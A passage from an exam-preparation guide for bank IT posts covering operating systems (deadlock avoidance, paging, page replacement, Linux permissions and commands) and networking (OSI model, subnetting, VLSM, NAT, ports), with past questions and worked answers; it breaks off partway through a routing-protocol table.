Avoidance	Before each request, checks whether the system will stay in a **safe state** — **Banker's Algorithm**
Detection & Recovery	Lets deadlock happen, then detects it and kills a process / preempts a resource
Ignore (Ostrich)	Windows/Linux usually do this — because it is rare

Example: Banker's Algorithm (one resource type, 10 instances in total)

Process	Allocation	Max	Need = Max − Allocation
P0	3	9	6
P1	2	4	2
P2	2	7	5

Available = 10 − (3+2+2) = **3**.
Step 1: P1's Need 2 ≤ 3 → run P1; at the end it returns 2 → Available = 5.
Step 2: P2's Need 5 ≤ 5 → run → Available = 5 + 2 = 7.
Step 3: P0's Need 6 ≤ 7 → run → Available = 10.
All processes could finish → the system is **safe**; safe sequence = **<P1, P2, P0>**.

6.6 Memory Management

Past Question BSCS AME/AE 24.01.2026

Differentiate between Logical Address and Physical Address in context of Operating System. (5)

Point	Logical (Virtual) Address	Physical Address
Generated by	CPU, while the program runs	MMU, by mapping the logical address
Where it exists	Not real — the program's point of view	Actual location in RAM
Visible to user?	Yes, the program uses this	No, cannot be accessed directly
Set	Logical address space	Physical address space
Translation	MMU: Physical = base (relocation) register + logical; in paging, via the page table	

In compile-time and load-time binding the two are the same; in **execution-time binding** they differ.

Paging

Logical memory is divided into equal-sized **pages** and physical memory into **frames** of the same size. The **page table** tells which page is in which frame. Advantage: **no external fragmentation**; disadvantage: internal fragmentation in the last page. To speed up page table lookup, a **TLB** (Translation Lookaside Buffer) is used — a small associative cache.

Logical address = (page number p, offset d) | p = ⌊LA / page size⌋, d = LA mod page size
Physical address = frame number × page size + d

Example: Address translation

Page size = 4 KB = 4096 B = 2^{12} → offset 12 bits. For a 32-bit logical address, page number = 32 − 12 = **20 bits** → the page table has 2^{20} = 1,048,576 entries.
Logical address 0x3A7F (= 14975). p = ⌊14975/4096⌋ = 3, d = 14975 − 12288 = 2687 (= 0xA7F).
The page table says page 3 → frame 7. Physical = 7 × 4096 + 2687 = 28672 + 2687 = **31359 (0x7A7F)**.
Shortcut: in hex, the last 3 digits (12 bits) are the offset — just replace the leading page digit with the frame digit: 0x**3**A7F → 0x**7**A7F.

Segmentation and Fragmentation

Segmentation: the program is divided into logical parts (code, data, stack) — sizes are unequal; address = (segment no, offset); the segment table holds base and limit. External fragmentation occurs.

Internal fragmentation	External fragmentation
Unused space inside an allocated block (fixed partition, paging)	Total free space is enough but scattered (variable partition, segmentation) — solution: compaction/paging

Virtual Memory and Page Replacement

Virtual memory keeps only the needed pages in RAM instead of the whole process (**demand paging**); the rest stays in the swap area on disk. If a requested page is not in RAM, a **page fault** occurs and the OS brings it from disk; if RAM is full, a page must be replaced.

Example: Reference string 1, 2, 3, 4, 1, 2, 5, 1, 2, 3, 4, 5 — 3 frames

FIFO (first in, first out):

Ref	1	2	3	4	1	2	5	1	2	3	4	5
Frames	1	1,2	1,2,3	2,3,4	3,4,1	4,1,2	1,2,5	1,2,5	1,2,5	2,5,3	5,3,4	5,3,4
Fault?	F	F	F	F	F	F	F	H	H	F	F	H

FIFO = **9 faults**. On the same string, **LRU = 10 faults**, **Optimal = 7 faults** (Optimal is always the lowest — it replaces the page that will be needed furthest in the future; it cannot be built in practice and is the benchmark for comparison).
Belady's anomaly: on the same string, giving FIFO 4 frames raises the faults to **10** — faults increase even with more frames. This does not happen with LRU and Optimal (stack algorithms).

Thrashing: when processes do not have enough frames, the CPU spends more time swapping pages in and out than doing work, and CPU utilization suddenly drops. Solutions: working-set model, controlling page-fault frequency, reducing the degree of multiprogramming, adding RAM.

6.7 File System and Storage

- **File allocation:** Contiguous (fast, external fragmentation), Linked (FAT), Indexed (inode — Unix/Linux).

- **File systems:** Windows — NTFS, FAT32 (maximum single file 4 GB), exFAT; Linux — ext4, XFS; macOS — APFS.
- **Disk scheduling:** FCFS, SSTF, SCAN (elevator), C-SCAN, LOOK.
- A **hard link** points to the same inode; a **soft (symbolic) link** points to a path and breaks if the original file is deleted.

6.8 Linux Commands and Permissions

A large part of bank servers and CBS runs on Linux/Unix, so permissions and basic commands come in both MCQs and written exams.




Fig 6.5: `chmod 750` — r = 4, w = 2, x = 1

Past Question ANSE 2026

Explain the Linux commands chmod 750 and chown root:admin filename.sh. Also, write a Linux command to set the file permissions so that: the owner has read, write, and execute permissions; the group has read and execute permissions; others have no permissions.

Answer:

- `chmod 750 filename.sh` — sets permissions in octal. 7 = rwx (owner can read, write, execute); 5 = r-x (group can read and execute, cannot modify); 0 = --- (others can do nothing). `ls -l` shows `-rwxr-x---`.
- `chown root:admin filename.sh` — changes the file's owner to **root** and its group to **admin**. Usually must be run with root/sudo.
- The required permission (owner rwx, group r-x, others ---) = **750**:

```
chmod 750 filename.sh
# or in symbolic form:
chmod u=rwx,g=rx,o= filename.sh
ls -l filename.sh      # -rwxr-x--- 1 root admin ... filename.sh
```

Banking context: if a script contains passwords/config, keeping others' permission at 0 follows the **least privilege** principle.

Octal	Symbolic	Use
755	rwxr-xr-x	script/directory — everyone can execute, only owner can modify
644	rw-r--r--	normal file (HTML, config)
600	rw-------	secret file — SSH private key
700	rwx------	owner-only directory/script
777	rwxrwxrwx	all rights for everyone — security risk, avoid

Symbolic: `chmod u+x file` (add execute for owner), `chmod g-w file`, `chmod o=r file`, `chmod -R 750 dir/` (recursive). `chgrp` changes only the group; with `umask 022`, new files get 644 and directories 755.

Useful Commands

Command	Purpose	Example
`ls -la`	Detailed list including hidden files	`ls -la /var/log`
`pwd`, `cd`, `mkdir -p`, `cp -r`, `mv`, `rm -r`	Directories and files	`mkdir -p /backup/2026`
`cat`, `less`, `head -n`, `tail -f`	View files; `tail -f` = live log	`tail -f /var/log/syslog`
`grep`	Search text	`grep -i "failed" /var/log/auth.log`
`find`	Search files	`find / -name "*.conf" -mtime -1`
`ps aux`, `top` / `htop`	Running processes, CPU/RAM usage	`ps aux | grep java`
`kill PID`, `kill -9 PID`	Stop a process (SIGTERM / SIGKILL)	`kill -9 4521`
`df -h`	Free space on disk partitions	`df -h`
`du -sh`	Space used by a directory	`du -sh /var/log`
`free -h`	RAM and swap	
`tar`	Archive/compress	`tar -czvf backup.tar.gz /data`; to extract: `tar -xzvf`
`ssh`	Secure remote login (port 22)	`ssh admin@10.10.1.5`
`scp`	Copy files over SSH	`scp file.sql admin@10.10.1.5:/backup/`
`crontab -e`	Run jobs at scheduled times (scheduler)	`0 2 * * * /opt/backup.sh` = every day at 2 AM
`systemctl`	Start/stop/status of a service	`systemctl restart nginx`, `systemctl status mysql`
`ip a` / `ifconfig`	Show IP address	
`sudo`	Run a command with admin rights	`sudo apt update`

> **The 5 fields of crontab**
>
> `minute hour day(of month) month day-of-week command` — `30 23 * * 1-5` = Monday–Friday at 11:30 PM. Writing this in the answer to the "daily backup" question of AME/AE 24.01.2026 earns extra marks.

Log Files

When a process fails, most OSs write the error information to a **log file** (Officer IT MCQ 2026). Linux: `/var/log/syslog` or `/var/log/messages` (general), `/var/log/auth.log` or `/var/log/secure` (login/SSH), `/var/log/kern.log`, `journalctl -u service`. Windows: **Event Viewer** (Application, Security, System logs). For security audits, logs should be kept centrally (in a SIEM).

Windows Network Commands

Command	Purpose	Linux equivalent
`ipconfig /all`	Shows IP, mask, gateway, DNS, MAC	`ip a`, `ifconfig`
`ipconfig /release`, `/renew`	Get a new IP from DHCP	`dhclient`
`ipconfig /flushdns`	Clear the DNS cache	`resolvectl flush-caches`
`ping`	Is the host reachable (ICMP echo)	`ping`
`tracert`	Which routers a packet passes through	`traceroute`
`netstat -ano`	Active connections and listening ports (with PID)	`netstat -tulpn`, `ss -tulpn`
`nslookup`	Look up name→IP from DNS	`nslookup`, `dig`
`route print`	Routing table	`ip route`
`arp -a`	ARP cache (IP↔MAC)	`ip neigh`

6.9 Circular Queue — Why in an OS

Past Question SO IT 2026 (25104)

Why is a Circular Queue preferred over a Linear Queue in many operating systems? Explain with one example.

Answer: In a linear queue (array-based), after dequeuing, the front cells become empty but once rear reaches the end, no new element can be added — space is wasted ("false overflow"). In a circular queue, after the last cell it wraps back to the start: `rear = (rear + 1) % N`. So the fixed-size memory is fully reused, no shifting is needed, and enqueue/dequeue are O(1).

Examples: (1) **Round Robin CPU scheduling** — the processes in the ready queue get the time quantum one after another, and after the last one it returns to the first. (2) The **buffer (ring buffer)** of a keyboard/network card — data arrives continuously, and once old data is read, new data is written in that place. (3) Printer spooler.

Full condition: `(rear + 1) % N == front`; Empty condition: `front == rear` (in the method that keeps one cell empty).

6.10 MCQ Practice

1. Which of the following is NOT shared by threads of the same process?

(a) Address space
(b) Stack
(c) Message queue
(d) File descriptor table

Answer: (b) — each thread has its own stack, PC and registers.

2. Which scheduling algorithm gives the minimum average waiting time?

(a) FCFS
(b) Round Robin
(c) SJF
(d) Priority

Answer: (c) — SJF (its preemptive form is SRTF) is provably optimal.

3. Where does context switching take place?

(a) Compiler
(b) Memory
(c) CPU
(d) I/O device

Answer: (c) — the CPU moves from one process to another; the dispatcher saves/loads the state.

4. What is the condition called in which two processes cannot be in the critical section at the same time?

(a) Mutual exclusion
(b) Race condition
(c) Critical condition
(d) Synchronous condition

Answer: (a) — Mutual exclusion.

5. When a process fails, where do most OSs write the error information?

(a) In a new file
(b) In another process
(c) In a log file
(d) In a database

Answer: (c) — /var/log or Windows Event Viewer.

6. Which command changes file permissions in Linux?

(a) chown
(b) chmod
(c) chgrp
(d) umask

Answer: (b) — chown changes the owner, chgrp changes the group.

7. What are the permissions after `chmod 640 file`?

(a) rw-r-----
(b) rwxr-----
(c) rw-rw----
(d) r--r-----

Answer: (a) — 6 = rw-, 4 = r--, 0 = ---.

8. Which command shows active network connections and listening ports?

(a) netstat
(b) ping
(c) nslookup
(d) ipconfig

Answer: (a) — `netstat -ano` (Windows) / `ss -tulpn` (Linux).

9. Which of the following is NOT a necessary condition for deadlock?

(a) Mutual exclusion
(b) Hold and wait
(c) Preemption
(d) Circular wait

Answer: (c) — the condition is **No** preemption.

10. Banker's algorithm is an example of which technique?

(a) Deadlock prevention
(b) Deadlock avoidance
(c) Deadlock detection
(d) Deadlock ignorance

Answer: (b) — it checks for a safe state on every request.

11. In which algorithm can page faults increase even when the number of frames increases?

(a) LRU
(b) Optimal
(c) FIFO
(d) LFU

Answer: (c) — Belady's anomaly.

12. If the page size is 1 KB and the logical address is 16 bits, how many bits is the offset?

(a) 6
(b) 8
(c) 10
(d) 16

Answer: (c) — 1 KB = 2^{10}; the remaining 6 bits are the page number.

13. Which problem does paging eliminate?

(a) Internal fragmentation
(b) External fragmentation
(c) Thrashing
(d) Deadlock

Answer: (b) — but the last page may still have internal fragmentation.

14. Which scheduling is most suitable for a time-sharing system?

(a) FCFS
(b) Round Robin
(c) SJF
(d) Multilevel queue

Answer: (b) — every user gets a regular time quantum.

15. Which command shows the total disk space used by a directory in Linux?


(a) df -h
(b) du -sh
(c) free -h
(d) ls -s

Answer: (b) — `df` shows the whole partition, `du` shows a specific directory.

Chapter 7 — Data Communication and Networking

This is the highest-scoring chapter in bank IT exams. 11 of the 16 questions in ANSE 2026 were on networking. **Subnetting** appeared in SO IT 2026, Officer IT 2026, AME/AE 2026 and AME/AE 24.01.2026 — all of them. Numerical questions such as delay, FDM bandwidth and source rate come up regularly in AME and SO. Solve every subnetting problem by hand on paper yourself.

7.1 OSI and TCP/IP Models



Mnemonic (top→bottom): All People Seem To Need Data Processing

Figure 7.1: OSI vs TCP/IP and the PDU of each layer

Past Question ANSE 2026 SO IT 2026

Draw a diagram of the seven layers of the OSI model and briefly explain the function of each layer.

Layer	Function	Protocol/Device
7 Application	Provides network services to the user's application	HTTP, FTP, SMTP, DNS, SNMP
6 Presentation	Data format conversion, encryption/decryption, compression	SSL/TLS, JPEG, ASCII
5 Session	Establishes, maintains and terminates sessions; synchronization/checkpoints	NetBIOS, RPC
4 Transport	End-to-end (process-to-process) delivery, segmentation, flow and error control, ports	TCP, UDP
3 Network	Logical (IP) addressing and routing — selects the path between different networks	IP, ICMP, OSPF; Router
2 Data Link	Physical (MAC) addressing, framing, hop-to-hop error detection (CRC), media access	Ethernet, ARP, PPP; Switch, Bridge
1 Physical	Sends bits as electrical/optical/radio signals; cable, connector, voltage	RJ45, fiber; Hub, Repeater

In the answer, draw 7 boxes as in Figure 7.1. Show **encapsulation** (each layer adds a header) from top to bottom at the sender, and **decapsulation** from bottom to top at the receiver.

Past Question BSCS AME 2026

At which layer of the OSI model does a standard Router primarily operate, and what is the specific name of the Protocol Data Unit (PDU) at this layer?

Answer: A router works at **Layer 3 — the Network layer**. The PDU at this layer is called a **Packet** (IP datagram). The router reads the destination IP, decides the next hop from the routing table, decrements TTL by 1 at every hop, and rewrites the Layer-2 frame header. (The second part of this question — route summarization — is in 7.7.)

7.2 Network Devices

Device	OSI Layer	Function	Collision / Broadcast domain
Repeater	1	Regenerates a weak signal to extend distance	—
Hub	1	Sends everything it receives to all ports (multiport repeater)	1 collision, 1 broadcast
Bridge	2	Connects two segments using MAC addresses	Separate collision domain per port

Switch	2 (L3 switches also exist)	Uses the MAC address table to send frames to a specific port	Separate collision domain per port; all ports in one broadcast domain (without VLAN)
Router	3	Routes packets between different networks using IP	Separate broadcast domain per interface
Gateway	All layers (often 4–7)	Translates between networks using different protocols	—
Firewall	3–7	Allows/blocks traffic according to rules	—

Past Question Officer IT 2026 (25105)

Describe the functions of a Switch and a Router and explain two key differences between these networking devices.

Switch: Connects devices in the same LAN. It learns the source MAC of incoming frames to build the MAC table, then forwards a frame only to the port of the destination MAC (floods if unknown).
Router: Connects different networks (LAN–WAN–Internet). It uses the routing table and routing protocols to choose the best path for packets, and can also do NAT/ACL.

Point	Switch	Router
OSI layer	Layer 2 (Data Link)	Layer 3 (Network)
Address	MAC address	IP address
Table	MAC (CAM) table	Routing table
Broadcast	Forwards broadcasts (one broadcast domain)	Blocks broadcasts (separate domain per port)
Use	Inside the same office/branch	Branch ↔ Head Office ↔ Internet

7.3 Network Topology




Figure 7.2: Main topologies

Past Question ANSE 2026

What is network topology? Define and explain the different types of network topology with suitable diagrams.

Topology is the arrangement of how the nodes of a network are connected, physically or logically.

Topology	Structure	Advantages	Disadvantages
Bus	Everyone on one backbone cable	Cheap, less cable	If the backbone is cut, everything stops; collisions
Star	Everyone connects to a central switch/hub	Easy fault diagnosis; if one node fails, others keep working	If the centre fails, the whole network stops (single point of failure)
Ring	Each node connects to two neighbours in a circle; token passing	No collisions, equal chance for all	One broken link disrupts the ring (unless dual ring)
Mesh	Every node connects to every other; links = n(n−1)/2	Maximum redundancy and reliability	Expensive, many cables/ports
Tree	Hierarchy of stars	Scalable for large organizations	If the root fails, branches are cut off
Hybrid	Mix of more than one	Design as needed	Complex

Banking example: **star** inside a branch; partial **mesh** between branch, data center and DR site (redundant links from two ISPs).

7.4 Transmission Media and Switching

Media	Features
Twisted pair (UTP Cat5e/Cat6)	Max ~100 m; RJ-45; most common in LAN. Cat6 → 1 Gbps (10 Gbps up to 55 m)
Coaxial	Cable TV, **analog CCTV camera** (RG-59 + BNC connector)
Optical fiber	Light, total internal reflection; no EMI. Single-mode (long distance, laser) vs Multimode (short distance, LED)
Wireless	Radio, microwave (line-of-sight), satellite, infrared

Circuit switching	Packet switching
A dedicated path is set up before communication (call setup)	Data is divided into small packets; each is routed separately
Fixed bandwidth reserved, wasted when idle	Bandwidth is shared (statistical multiplexing) — efficient
Fixed delay, order is preserved	Variable queuing delay; packets may arrive out of order

Example: old telephone (PSTN)	Example: Internet (IP)

7.5 Delay and Numerical Problems

$$d_{nodal} = d_{proc} + d_{queue} + d_{trans} + d_{prop}$$

$d_{trans} = L / R$ (packet bits ÷ link rate) | $d_{prop} = d / s$ (distance ÷ speed, $\approx 2 \times 10^8$ m/s)

Past Question BSCS AME/AE 24.01.2026

Explain packet switching. A packet passes through 4 routers with each router introducing 2 ms processing delay. Transmission delay per link is 5 ms. Calculate total end-to-end delay (ignore propagation).

Write the definition of **packet switching** from the table above (store-and-forward: each router receives the whole packet and then forwards it).

Assumption: Source → R1 → R2 → R3 → R4 → Destination. With 4 routers in the middle, number of links = routers + 1 = **5**.



Total delay = (number of links × transmission delay) + (number of routers × processing delay)
= 5 × 5 ms + 4 × 2 ms = 25 + 8 = **33 ms**

Alternative: if the examiner assumes "4 links", then 4 × 5 + 4 × 2 = 28 ms. State your assumption clearly and give 33 ms — this is correct in the store-and-forward model. Queuing and propagation are taken as zero.

Past Question BB AME 2023

... packet consists of P bytes and 5 bytes of header. The source is encoded at a constant rate of 128 kbps. ... Determine the packetization delay for L = 1500 bytes.

Packetization delay = time needed to fill a packet = data bits of the packet ÷ source rate.

= (1500 × 8) bits ÷ 128,000 bps = 12,000 ÷ 128,000 = **0.09375 s = 93.75 ms**

Observation: 93.75 ms is too high for VoIP (for good call quality, total one-way delay should be ≤ 150 ms). So VoIP uses small packets — e.g. for P = 50 bytes, 400/128000 = 3.125 ms; but then header overhead = 5/55 ≈ 9%. This is the trade-off the question asks about.

Past Question BB AME 2023

A digitized TV picture … matrix of 480 × 500 pixels, each pixel can take one of 32 intensity values, 30 pictures per second. Find the source rate R (bps).

Bits per pixel = $\log_2 32$ = **5 bits**

Pixels per picture = 480 × 500 = 240,000

Bits per picture = 240,000 × 5 = 1,200,000 bits

R = 1,200,000 × 30 = **36,000,000 bps = 36 Mbps**

Past Question SO IT 2026 (25104)

Five channels, each with a 100-kHz bandwidth, are to be multiplexed together (FDM). What is the minimum bandwidth of the link if there is a need for a guard band of 10 kHz between the channels to prevent interference?

For 5 channels, guard bands are needed **between** them: 5 − 1 = **4**.

Minimum bandwidth = 5 × 100 + 4 × 10 = 500 + 40 = **540 kHz**



Total = 540 kHz (yellow = 10 kHz guard band)

Nyquist and Shannon

Nyquist (noiseless): $C = 2B \log_2 M$ | Shannon (noisy): $C = B \log_2(1 + SNR)$ | $SNR_{dB} = 10 \log_{10} SNR$

Example

(a) B = 3000 Hz, M = 4 levels → C = 2 × 3000 × $\log_2 4$ = 2 × 3000 × 2 = **12 kbps**.

(b) B = 3000 Hz, SNR = 30 dB → SNR = 10^3 = 1000 → C = 3000 × $\log_2 1001$ ≈ 3000 × 9.97 ≈ **29.9 kbps**.

(c) Sampling (Nyquist): $f_s \geq 2f_{max}$; voice 4 kHz → 8000 samples/s × 8 bits = 64 kbps.

7.6 IPv4 Addressing

Class	First octet	Default mask	Private range (RFC 1918)
A	1–126	/8 (255.0.0.0)	10.0.0.0 – 10.255.255.255
B	128–191	/16 (255.255.0.0)	172.16.0.0 – 172.31.255.255
C	192–223	/24 (255.255.255.0)	192.168.0.0 – 192.168.255.255
D	224–239	—	Multicast
E	240–255	—	Experimental

Special: 127.0.0.0/8 = loopback (127.0.0.1); 169.254.0.0/16 = APIPA (Windows assigns itself when no DHCP is found); 0.0.0.0 = default route. IPv4 = **32 bits**; IPv6 = **128 bits**. A **public IP** is unique and

routable on the Internet, allocated by an ISP/RIR (APNIC); a **private IP** is used only inside the internal network and needs NAT to reach the Internet.

Example: 192.168.1.1 in binary

192 = 11000000, 168 = 10101000, 1 = 00000001, 1 = 00000001 → **11000000.10101000.00000001.00000001** (Officer IT MCQ 2026).

7.7 Subnetting, VLSM and Summarization

Number of subnets = $2^{\text{borrowed bits}}$ | Usable hosts per subnet = $2^{\text{host bits}} - 2$
Block size (magic number) = 256 − mask value of the interesting octet

Prefix	Mask (last octet)	Block	Usable hosts
/24	.0	256	254
/25	.128	128	126
/26	.192	64	62
/27	.224	32	30
/28	.240	16	14
/29	.248	8	6
/30	.252	4	2 (point-to-point link)

Past Question ANSE 2026 Officer IT 2026 (25105)

Divide the network 192.168.0.0/24 (Officer IT: 192.168.1.0/24) into four equal-sized subnets. For each subnet, determine: network address, subnet mask, usable host IP address range, broadcast address.

4 subnets = 2^2 → borrow 2 bits → /24 + 2 = **/26**, mask **255.255.255.192**, block = 256 − 192 = 64, hosts = $2^6 - 2$ = **62**.

Subnet	Network	Usable host range	Broadcast
1	192.168.1.0/26	192.168.1.1 – 192.168.1.62	192.168.1.63
2	192.168.1.64/26	192.168.1.65 – 192.168.1.126	192.168.1.127
3	192.168.1.128/26	192.168.1.129 – 192.168.1.190	192.168.1.191
4	192.168.1.192/26	192.168.1.193 – 192.168.1.254	192.168.1.255

For ANSE's 192.168.0.0/24, only the third octet becomes 0 — everything else is the same.

Past Question BSCS AME/AE 24.01.2026

Given the IP address 192.168.10.0/24, calculate the number of subnets if borrowed bits = 3 and hosts per subnet.

New prefix = /27, mask = 255.255.255.224, block = 32.

Number of subnets = 2^3 = **8**; host bits = 32 − 27 = 5 → hosts = 2^5 − 2 = **30** per subnet.
Subnets: .0, .32, .64, .96, .128, .160, .192, .224 (first: hosts .1–.30, broadcast .31; last: hosts .225–.254, broadcast .255).

Past Question SO IT 2026 (25104)

An organization is granted the IPv4 network block 14.24.74.0/24 and needs to segment it into two subnets …

2 subnets → borrow 1 bit → **/25**, mask 255.255.255.128, hosts = 2^7 − 2 = 126.

Subnet	Network	Host range	Broadcast
A	14.24.74.0/25	14.24.74.1 – 14.24.74.126	14.24.74.127
B	14.24.74.128/25	14.24.74.129 – 14.24.74.254	14.24.74.255

If the original question gives a different host requirement for each subnet, follow the VLSM method below — largest requirement first.

Past Question ANSE 2026

Design a VLSM addressing scheme for the network 10.100.0.0/22 to accommodate: Department A: 250 hosts, Department B: 120 hosts, Department C: 50 hosts. Determine the appropriate CIDR notation and subnet mask for each department.

10.100.0.0/22 = 10.100.0.0 – 10.100.3.255 (1024 addresses). Steps: sort requirements from largest to smallest → for each, find the smallest h such that 2^h − 2 ≥ requirement.

Dept	Requirement	h	CIDR	Mask	Network	Host range	Broadcast
A	250	8 (254)	/24	255.255.255.0	10.100.0.0	10.100.0.1 – 10.100.0.254	10.100.0.255
B	120	7 (126)	/25	255.255.255.128	10.100.1.0	10.100.1.1 – 10.100.1.126	10.100.1.127
C	50	6 (62)	/26	255.255.255.192	10.100.1.128	10.100.1.129 – 10.100.1.190	10.100.1.191

Unused (for the future): 10.100.1.192/26 and 10.100.2.0/23. Advantage of VLSM: giving /24 to every department would need 768 addresses; here only 448 are used — less address waste.

Past Question BSCS AME 2026

A router has four contiguous /24 routing table entries … summarize them into a single route.

The original numbers are not in the collection; example: 192.168.4.0/24, 192.168.5.0/24, 192.168.6.0/24, 192.168.7.0/24.

Third octet in binary: 4 = 00000**100**, 5 = 00000**101**, 6 = 00000**110**, 7 = 00000**111**. The first 6 bits (000001) are the same for all → common prefix = 8 + 8 + 6 = **22**.

Summary route = **192.168.4.0/22** (mask 255.255.252.0), which covers 192.168.4.0 – 192.168.7.255. Benefits: smaller routing table, faster lookup, and fewer updates spread even if one subnet flaps.

> **Warning**
> To summarize four /24 networks, the third octet of the first must be a multiple of 4 (0, 4, 8, …). For example, 5–8 cannot be combined into one /22.

7.8 IPv6, ARP, DHCP, DNS, NAT

Past Question ANSE 2026

State three major differences between IPv4 and IPv6. Which protocol or mechanism replaces ARP functionality in IPv6?

Point	IPv4	IPv6
Address length	32 bits (~4.3 billion), dotted decimal	128 bits (3.4×10^{38}), hexadecimal, colon (2001:db8::1)
Header	Variable (20–60 bytes), has checksum	Fixed 40 bytes, no checksum — faster processing
Address configuration	Manual or DHCP	SLAAC (stateless auto) or DHCPv6
Broadcast	Yes	No — multicast and anycast
Security	IPsec optional	IPsec built into the design
NAT	Almost mandatory due to address shortage	Not needed
Fragmentation	Routers and hosts	Source host only

In IPv6, ARP is replaced by **NDP — Neighbor Discovery Protocol** (ICMPv6 Neighbor Solicitation and Neighbor Advertisement messages). It uses solicited-node multicast instead of broadcast.

- **ARP:** Finds an unknown MAC from a known IP. The host broadcasts "Who has 192.168.1.1?"; the owner replies by unicast with its MAC, and the result is kept in the ARP cache (`arp -a`). RARP does the reverse.
- **DHCP (UDP 67 server / 68 client):** Automatically gives IP, mask, gateway, DNS. Steps **DORA**: **D**iscover (client broadcast) → **O**ffer (server) → **R**equest (client) → **A**cknowledge (server).

- **DNS (UDP/TCP 53):** domain name → IP. Order: browser cache → OS cache/hosts file → recursive resolver → Root → TLD (.com, .bd) → Authoritative server. Records: A (IPv4), AAAA (IPv6), CNAME (alias), MX (mail), NS, PTR (reverse), TXT.

NAT and PAT

Past Question ANSE 2026

What is Port Address Translation (PAT)? Explain how it works and why it is more suitable than Static NAT and Dynamic NAT in networks where multiple devices share a single public IP address.

NAT translates private IPs to public IPs. Three types:

Type	Mapping	Use
Static NAT	1 private ↔ 1 public (permanent)	Servers that need access from outside (web/mail)
Dynamic NAT	Private → any one from a public pool (1:1, temporary)	As many simultaneous users as public IPs in the pool
PAT (NAT Overload)	Many private ↔ **1 public**, distinguished by different **ports**	Office/home — everyone uses the Internet through one public IP

How it works: 192.168.1.10:51000 → the router writes 203.0.113.5:**40001** in the translation table; 192.168.1.11:51000 → 203.0.113.5:**40002**. When the reply returns, it checks the destination port and forwards to the correct internal host. One public IP can theoretically support ~65,000 sessions.

Why it is suitable: Static NAT needs a separate public IP for every device; in Dynamic NAT, once the pool is exhausted, a new device cannot go out. With PAT, a single public IP is enough — it reduces both the IPv4 shortage and cost, and hides internal addresses from outside.

7.9 TCP, UDP and Ports




Figure 7.3: TCP three-way handshake (closing uses FIN–ACK, four steps)

TCP	UDP
Connection-oriented (handshake)	Connectionless
Reliable: ACK, retransmission, keeps order	Not reliable, order not guaranteed
Flow control (sliding window), congestion control	None
Header 20–60 bytes, slower	Header 8 bytes, faster

HTTP/HTTPS, FTP, SMTP, SSH	DNS query, DHCP, VoIP, live streaming, SNMP, TFTP

> **MCQ**
> "Which connectionless protocol is used for real-time streaming, with less security?" → **UDP** (Officer IT 2026). "Which service uses TCP — DHCP / SMTP / DNS?" → **SMTP**.

Port	Protocol	Port	Protocol
20 / 21	FTP data / control	110	POP3 (receive email)
22	SSH, SFTP, SCP	143	IMAP (receive email)
23	Telnet (insecure)	161	SNMP
25	SMTP (server↔server email sending)	443	HTTPS
53	DNS	587	SMTP submission (client → server, TLS)
67 / 68	DHCP server / client	3306	MySQL
80	HTTP	3389	RDP (Windows remote desktop)
123	NTP	1433 / 1521	MS SQL Server / Oracle

Port ranges: 0–1023 well-known, 1024–49151 registered, 49152–65535 dynamic/ephemeral.

7.10 Routing: Static, RIP, OSPF, BGP

Protocol	Type	Metric	Features
Static	Manually configured	—	Small networks, AD 1
RIP v2	Distance vector (Bellman-Ford)	Hop count (max 15)	Full table every 30 s, slow convergence, AD 120
OSPF	Link state (Dijkstra SPF)	Cost = 10^8/bandwidth	Areas (backbone area 0), fast convergence, AD 110
